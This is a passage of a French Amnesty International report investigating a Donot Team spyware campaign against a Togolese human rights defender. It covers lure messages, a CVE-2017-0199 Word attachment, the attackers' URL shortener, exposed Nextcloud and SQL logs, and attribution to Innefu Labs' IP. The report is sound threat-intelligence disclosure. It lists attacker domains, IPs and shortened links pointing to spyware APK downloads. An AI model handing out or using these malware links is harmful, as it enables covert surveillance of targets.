


Amnesty International a analysé cette application et confirmé qu'il s'agit d'un logiciel malveillant lié à une famille connue de logiciels espions Android appelée StealJob[6]. Les acteurs de l'attaque ont par la suite envoyé au DDH deux autres liens pour télécharger cette application. À ce moment-là, le DDH savait déjà que ces messages étaient suspects. Les messages qu'il a ensuite envoyés demandant de nouveaux liens visaient à obtenir des informations supplémentaires qui ont été utiles pour tracer ces attaques :



Les deux liens qu'on lui a fournis renvoyaient vers le site **https://bulk.fun/** et se terminaient par deux caractères aléatoires. Il est apparu que le site en question était un service de réduction d'URL géré par les acteurs de l'attaque. Chacun de ces liens redirigeait les cibles vers des applications Android malveillantes. La section suivante de ce rapport fournit des informations supplémentaires sur les services de réduction d'URL et la façon dont ils ont été utilisés pour cette attaque. Le DDH n'a pas cliqué sur ces liens, mais il a envoyé des captures d'écran des messages suspects au Security Lab d'Amnesty International.

[6] QI-ANXIN, "StealJob: New Android malware used by Donot APT group", 10 avril 2019, ti.qianxin.com/blog/articles/stealjob-new-android-malware-used-by-donot-apt-group.



L'application Android déguisée en application de chat appelée ChatLite était en réalité un logiciel espion Android personnalisé qui, en cas d'installation réussie, permet aux attaquants de récupérer des données sensibles sur les appareils mobiles des victimes et d'installer d'autres logiciels espions.

LES ATTAQUANTS CHANGENT DE TACTIQUE

Les premières tentatives d'attaque visant le DDH, qui est francophone, ont échoué. Les messages formulés d'une étrange façon, écrit en anglais et provenant d'un numéro de téléphone indien inconnu ont immédiatement éveillé la méfiance du DDH. L'utilisation de mots français comme « bonjour » au milieu d'un mauvais anglais n'a pas permis à l'attaquant de retrouver une certaine crédibilité.

Moins d'un mois plus tard, le DDH a de nouveau été contacté, cette fois par courriel. Les attaquants se sont mieux appliqués pour cette deuxième tentative. Le courriel a été rédigé en français et envoyé depuis le compte Gmail jimajemi096[@]gmail.com associé au nom togolais « atwoki logo ».

De : atwoki logo <jimajemi096@gmail.com>
Envoyé : mardi 21 janvier 2020 12:19
Objet : détails importants

bonjour ,
tous les détails du dossier ..qui est à discuter.

enregistrez d'abord le fichier puis vous verrez le contenu (important)

voir la pièce jointe

Le courriel contenait en pièce jointe un document malveillant essayant de tirer parti d'une faille de sécurité déjà corrigée de Microsoft Office[7]. Le logiciel espion Windows aurait été installé si le document avait été ouvert dans une version plus ancienne, et vulnérable, de Microsoft Word.

Le logiciel espion aurait fini par télécharger la totalité de l'outil d'espionnage pour Windows de Donot Team appelé infrastructure YTY. Une fois cette infrastructure installée, les attaquants auraient obtenu un accès total à l'ordinateur du DDH.

Ce logiciel espion peut être utilisé pour voler des fichiers dans l'ordinateur infecté et dans toutes les unités USB connectées, pour enregistrer les données de frappe, faire régulièrement des captures d'écran et télécharger sur l'appareil des éléments supplémentaires servant à l'espionner.

Cette tentative d'attaque a été bloquée par le système de sécurité de la messagerie électronique du DDH. Ce courriel et le fichier malveillant attaché ont déclenché une alerte de sécurité automatique qui a mis le courriel en quarantaine.

Le logiciel espion YTY est décrit de façon plus précise dans l'annexe technique.

4.2 ENQUÊTE SUR L'INFRASTRUCTURE DE L'ATTAQUE

Amnesty International a commencé, pour cette enquête, par cartographier l'infrastructure utilisée par les attaquants pour disséminer le logiciel espion Android. Une recherche du domaine bulk.fun dans la base de données sur les logiciels malveillants VirusTotal a permis d'obtenir des échantillons supplémentaires du même logiciel espion Android : l'un s'appelle Kashmir_Voice_v4.8.apk et l'autre SafeShareV67.apk. Ces deux échantillons ont été identifiés par de nombreux éditeurs de logiciels antivirus comme étant liés à Donot Team[8].

Les recherches en matière de sécurité montrent que depuis 2018, les attaques menées par Donot Team visent des organisations et des particuliers en Asie du Sud, essentiellement au Pakistan et en Inde.[9] L'offensive visant le DDH togolais a donc eu lieu en dehors du périmètre géographique connu des précédentes activités de Donot Team.

Le premier lien malveillant reçu dans des messages WhatsApp a été généré par un service de réduction d'URL géré par l'attaquant. La réduction d'URL permet de générer une URL raccourcie qui redirige vers une autre page web. La réduction d'URL est utilisée par les attaquants pour deux raisons : pour masquer la destination finale d'un lien, et pour récupérer des informations au sujet de la cible quand le lien est activé, notamment son adresse IP, le lieu où elle se trouve et le modèle de l'appareil pris pour cible.


Le service de réduction d'URL utilisé par ces attaquants a généré des URL particulièrement courtes contenant un ou deux caractères seulement. Les chercheurs d'Amnesty International ont pu calculer et analyser toutes les URL possibles précédemment générées par les attaquants, cette technique étant appelée « énumération des URL courtes ».

---

[7] Le document malveillant a téléchargé un modèle distant qui a tenté d'exploiter CVE-2017-0199, une vulnérabilité du traitement des fichiers RTF contenant des objets OLE2.

[8] VirusTotal, virustotal.com/gui/file/93f54c94d9c5f6a3a709beb81cd734f2954d031e229b2a16627edf3463d18425/detection.

[9] Netscout, "Donot Team Leverages New Modular Malware Framework in South Asia", 8 March 2018, netscout.com/blog/asert/donot-team-leverages-new-modular-malware-framework-south-asia.



Amnesty International a découvert que plusieurs centaines des liens raccourcis générés par Donot Team qui ont été retrouvés pointaient vers des applications Android hébergées par des serveurs des attaquants utilisant des domaines malveillants tels que ppadoaolnwod[.]xyz et officeframework[.]online. Le grand nombre de liens incite à penser que les attaquants ont disséminé leur logiciel espion Android à grande échelle. Les attaquants ont peut-être généré des liens distincts afin de pouvoir plus facilement savoir quelle cible a cliqué sur tel ou tel lien malveillant. De plus, certains liens pointaient vers l'infrastructure d'espionnage Windows liée à Donot Team et vers des sites web de pêche aux informations confidentielles.

Un des liens raccourcis pointait vers un rapport de cybersécurité concernant une attaque liée à Donot Team ayant également utilisé son logiciel espion YTY. Cela semble indiquer que ce groupe surveille les rapports portant sur ses propres campagnes d'attaques.

```
https://bulk.fun/is    http://82.196.5.24/nextcloud/index.php/s/PLXKLoTPo8KbsLe
https://bulk.fun/it    http://82.196.5.24/nextcloud/index.php/s/EBxWdaeDdmzxx37
https://bulk.fun/iu    http://82.196.5.24/nextcloud/index.php/s/mfWpZKgzT55JNjk
https://bulk.fun/iv    http://82.196.5.24/nextcloud/index.php/s/ASEQSc7Xr3TSxBP
https://bulk.fun/iw    https://apkv2.qwertykeypad.host/download.php?filecode=wnnkuzpo8ryv0qtyjlg5zpxr3
https://bulk.fun/ix    https://ti.qianxin.com/blog/articles/donot-group-is-targeting-pakistani-businessma
https://bulk.fun/iy    http://82.196.5.24/nextcloud/index.php/s/R8dJGdsDR5qYYcF
https://bulk.fun/iz    http://82.196.5.24/nextcloud/index.php/s/nX78EzzYsza85te
https://bulk.fun/iA    http://82.196.5.24/nextcloud/index.php/s/QWDEz4kyAE3pEdD
https://bulk.fun/iB    http://82.196.5.24/nextcloud/index.php/s/R9Ef2NkBCGPd8bG
https://bulk.fun/iC    https://apkv2.qwertykeypad.host/download.php?filecode=5e2uoe41fe2s4paj50uked4o1
```

UN COUP D'ŒIL DANS LES COULISSES

Les chercheurs d'Amnesty International ont également découvert de nombreux liens Nextcloud partagés au moyen du réducteur d'URL. Nextcloud est un produit logiciel en libre accès qui permet à des particuliers ou à des organisations de gérer leurs stockages de fichiers et plateformes collaboratives.

Il est important de noter que ce serveur Nextcloud a été hébergé sur le même serveur que le réducteur d'URL bulk.fun, sur l'adresse IP 82.196.5.24. Le fait que c'est le même serveur qui a été utilisé pour héberger le logiciel espion Android initial, le réducteur d'URL bulk.fun, et à présent Nextcloud, montre que ces trois produits sont fortement imbriqués et contrôlés par les mêmes attaquants.

Les chercheurs d'Amnesty International ont de nouveau téléchargé toutes les URL accessibles publiquement qui étaient hébergées sur le serveur Nextcloud et qui ont été révélées par le réducteur d'URL.

Les attaquants avaient utilisé leur propre serveur Nextcloud pour partager des documents, des fichiers de sauvegarde et des échantillons de logiciel espion avec les membres de leur équipe. Les attaquants ont accidentellement rendu publiques ces données en utilisant leurs liens raccourcis. Cette négligence a permis à Amnesty International d'avoir un aperçu sans précédent des activités de Donot Team. Amnesty International a notamment trouvé un fichier nommé Downloads.zip, partagé par les attaquants, qui contenait deux fichiers de base de données SQL. Les fichiers SQL sont des fichiers texte typiquement générés à partir d'un serveur de base de données, et ils sont souvent utilisés pour sauvegarder des données ou pour les transférer entre différents serveurs.


Une analyse de la base de données a révélé des informations au sujet de nombreuses connexions avec le serveur de l'attaque qui sont le fait des attaquants et aussi de leurs cibles, ainsi que des fichiers journaux et des enregistrements du système de dissémination du logiciel espion Android des attaquants, et du service de réduction d'URL. Chaque clic concernant le réducteur d'URL a été enregistré avec l'ID du fichier, l'heure, l'adresse IP et le type d'appareil de la cible.


L'image ci-dessous montre chacun de ces champs de la base de données. Grâce à ces données, mises à découvert par mégarde par les attaquants, Amnesty International a pu avoir un aperçu détaillé de la dissémination du logiciel espion Android durant toute l'année antérieure.

```
INSERT INTO `filex_downloads` (`id`, `fileid`, `date`, `ip`, `ua`) VALUES
(10553, 951, '2019-10-29 11:36:20',                , 'Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_3 like
(10554, 950, '2019-10-29 11:36:32',                , 'Mozilla/5.0 (Linux; Android 9; ANE-LX1) AppleWe
(10555, 950, '2019-10-29 11:39:48',                Mozilla/5.0 (Linux; Android 7.0; Lenovo K33a42) Ap
(10556, 951, '2019-10-29 11:40:07',                , 'Mozilla/5.0 (iPhone; CPU iPhone OS 11_1_2 like
(10557, 950, '2019-10-29 11:45:22',                 'Mozilla/5.0 (Linux; Android 9; SAMSUNG SM-J810F)
(10558, 951, '2019-10-29 11:46:57',                Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
(10559, 950, '2019-10-29 11:49:53',                , 'Mozilla/5.0 (Linux; Android 9; ANE-LX1) AppleWe
(10560, 950, '2019-10-29 11:53:57',                 'Mozilla/5.0 (Linux; Android 9; SAMSUNG SM-J810F)
(10561, 917, '2019-10-29 11:56:01',                Dalvik/2.1.0 (Linux; U; Android 8.0.0; LDN-L21 Bui
```

La carte thermique ci-dessous montre les endroits où le logiciel espion a été téléchargé, sur la base de l'adresse IP des téléchargeurs. L'exactitude de la géolocalisation basée sur l'IP étant variable, il ne s'agit là que d'une indication approximative de l'emplacement physique.

Les adresses IP des centres de données et les autres adresses IP utilisées par les attaquants et les entreprises tierces ont été exclues de cette carte thermique.





Ces fichiers SQL ont été générés le 31 octobre 2019 et ils ne contiennent pas de données concernant des cibles togolaises. Cela tend à indiquer que Donot Team n'a commencé à utiliser cette infrastructure pour cibler des DDH au Togo qu'en novembre ou début décembre 2019. Amnesty International n'a pas enquêté sur des attaques présumées de Donot Team en dehors du Togo.

4.3 LIENS AVEC DONOT TEAM

Donot Team (également connu sous le nom d'APT-C-35 ou SectorE02) est un acteur de la menace qui a été identifié et nommé pour la première fois par la société de sécurité *QI-ANXIN* en mars 2018. Netscout a analysé le logiciel espion Windows YTY de Donot Team qui a été utilisé dans une campagne d'attaque ciblée[10].

Donot Team est connu pour utiliser des logiciels espions personnalisés, tels que YTY pour Windows et StealJob pour Android. La communauté de la cybersécurité a mis en évidence des liens entre Donot Team et d'autres acteurs de la menace, tels que le Confucius group et la campagne d'attaque Operation Hangover[10]. Les éléments de preuve accessibles au public ne permettent pas de déterminer clairement si ces campagnes sont toutes liées au même acteur de la menace, ou à plusieurs acteurs de la menace qui ont pu collaborer à un moment donné.

Cette campagne est clairement liée à Donot Team car tous les logiciels espions envoyés au DDH sont des versions de YTY ou de StealJob, qui sont exclusivement utilisés par Donot Team (voir l'annexe technique pour plus d'informations).

Sur la base des informations publiques disponibles, on ne sait pas si Donot Team forme un groupe homogène, ou s'il s'agit de plusieurs acteurs de la menace connectés partageant une infrastructure et des outils personnalisés.

4.4 UNE DECOUVERTE FORTUITE


En effectuant un scannage Internet général pour rechercher les serveurs répondant au protocole de communication unique du logiciel espion Android StealJob de Donot Team, Amnesty International a pu identifier un autre serveur C&C qui semblait être utilisé par les attaquants pour tester leur logiciel espion Android alors que celui-ci était en cours de développement.

Ce serveur était hébergé par la société américaine de cloud computing Digital Ocean[11], à l'adresse 198.211.118.246, avec le nom de domaine mimeversion[.]top. Ce domaine est similaire à mimestyle[.]xyz, le serveur C&C - également hébergé par Digital Ocean - du logiciel espion Android envoyé au DDH du Togo. L'utilisation d'un nom de domaine très similaire, du même hébergeur et du même C&C pour le logiciel malveillant personnalisé laisse penser que ce serveur de test est étroitement lié au groupe qui a ciblé le DDH. Les attaquants peuvent mettre en place des serveurs C&C autonomes pour tester leurs outils d'espionnage et le code du serveur avant de déployer le logiciel espion contre leurs cibles.

Le serveur mimeversion[.]top possédait un répertoire accessible au public qui exposait des données téléchargées à partir d'appareils de test infectés exploités par Donot Team.

[10] Netscout, "Donot Team Leverages New Modular Malware Framework in South Asia", 8 mars 2018, netscout.com/blog/asert/donot-team-leverages-new-modular-malware-framework-south-asia.


[11] Les acteurs de la menace exploitent régulièrement des services cloud légitimes pour mener leurs attaques. Amnesty International a informé Digital Ocean que certains de ses serveurs avaient été piratés. Digital Ocean a ensuite pris des mesures pour suspendre et fermer l'infrastructure malveillante.



La plupart de ces répertoires contenaient des captures d'écran de téléphones Android compromis. Ces captures d'écran ont été produites par les auteurs de l'attaque pendant des tests des fonctionnalités de capture d'écran et d'enregistrement de clavier de leur logiciel espion Android.

Une capture d'écran trouvée sur ce serveur montrait des messages WhatsApp entre un appareil infecté et un compte WhatsApp de test appelé « UserTester ». Le téléphone est relié au réseau de télécommunication indien Airtel. L'icône OpenVPN dans la barre d'état indique que le téléphone est connecté à un serveur VPN. Les attaquants utilisent probablement le VPN pour masquer leur emplacement lorsqu'ils testent leur logiciel espion et interagissent avec l'infrastructure d'attaque.

Dans cette capture d'écran, l'application clavier Android a suggéré automatiquement deux URL différentes précédemment tapées dans l'appareil dont la capture d'écran a été téléchargée. L'une d'elles était bulk.fun, le domaine d'attaque initialement envoyé au DDH togolais. La deuxième URL suggérée était l'adresse IP 122.160.158.3, située en Inde.



Les enregistrements DNS passifs montrent que le nom de domaine **server.authshieldserver.com** pointe vers l'adresse IP **122.160.158.3** depuis fin 2016. Les données publiques d'enregistrement de domaine indiquent que ce domaine est détenu par **Innefu Labs**, une société basée à Delhi.

4.5 LIENS ENTRE L'ADRESSE IP D'INNEFU LABS ET L'INFRASTRUCTURE D'ATTAQUE ANDROID

Amnesty International a initialement trouvé l'adresse IP d'Innefu Labs, **122.160.158.3,** dans des captures d'écran Android sur le serveur de test des logiciels espions Android. Bien que cette adresse IP ne soit pas enregistrée directement par Innefu Labs, elle est utilisée par cette société. Un sous-domaine de authshieldserver.com pointe vers l'adresse IP d'Innefu Labs depuis 2016. AuthShield est un produit d'Innefu Labs. En outre, le service PassiveTotal a également détecté des certificats TLS contenant le domaine innefu.com sur la même adresse IP.

D'autres adresses IP de la même plage ont des interfaces web publiques qui référencent Innefu Labs. Un de ces services web, à l'adresse IP voisine 122.160.158.4, est intitulé « Intelligence Collation and Analysis System ». La page indique que le service est « Powered by Innefu Labs ».

La même adresse IP d'Innefu Labs apparaît dans les bases de données SQL qu'Amnesty International a découvertes sur le réducteur d'URL et les serveurs de logiciels espions Android. Ces bases de données SQL contiennent également des enregistrements provenant d'anciens serveurs de distribution de logiciels espions qui n'étaient plus actifs au moment de notre recherche.

ID fichier	Horodatage	Adresse IP	User-Agent
148	2018-10-17 12:59:08	122.160.158.3	
218	2018-11-09 05:16:37	122.160.158.3	
219	2018-11-09 05:18:08	122.160.158.3	
222	2018-11-09 07:29:19	122.160.158.3	
244	2018-11-15 12:17:41	122.160.158.3	
244	2018-11-15 12:17:46	122.160.158.3	
500	2019-02-16 10:48:59	122.160.158.3	WhatsApp/2.19.34 A
519	2019-02-21 11:56:05	122.160.158.3	WhatsApp/2.19.34 A
529	2019-02-26 06:50:29	122.160.158.3	WhatsApp/2.19.34 A
532	2019-02-26 06:50:33	122.160.158.3	WhatsApp/2.19.34 A
532	2019-02-26 06:53:23	122.160.158.3	Mozilla/5.0 (Linux ; U ; Android 7.1.2 ; en-gb ; Redmi 5A Build/N2G47H) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
532	2019-02-26 06:55:22	122.160.158.3	Mozilla/5.0 (Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
533	2019-02-26 06:56:24	122.160.158.3	WhatsApp/2.19.34 A

Dans le tableau ci-dessus, nous pouvons voir que l'adresse IP d'Innefu Labs, 122.160.158.3, a téléchargé 10 fichiers uniques depuis le serveur de distribution d'APK sur une période de quatre mois, fin 2018-début 2019. Deux de ces demandes ont été faites le 26 février 2019 à partir d'un téléphone possédant la chaîne User-Agent Xiaomi Redmi 5A. La chaîne User-Agent comprend le numéro de version exact du téléphone et du navigateur web. Elle est donc assez distinctive.

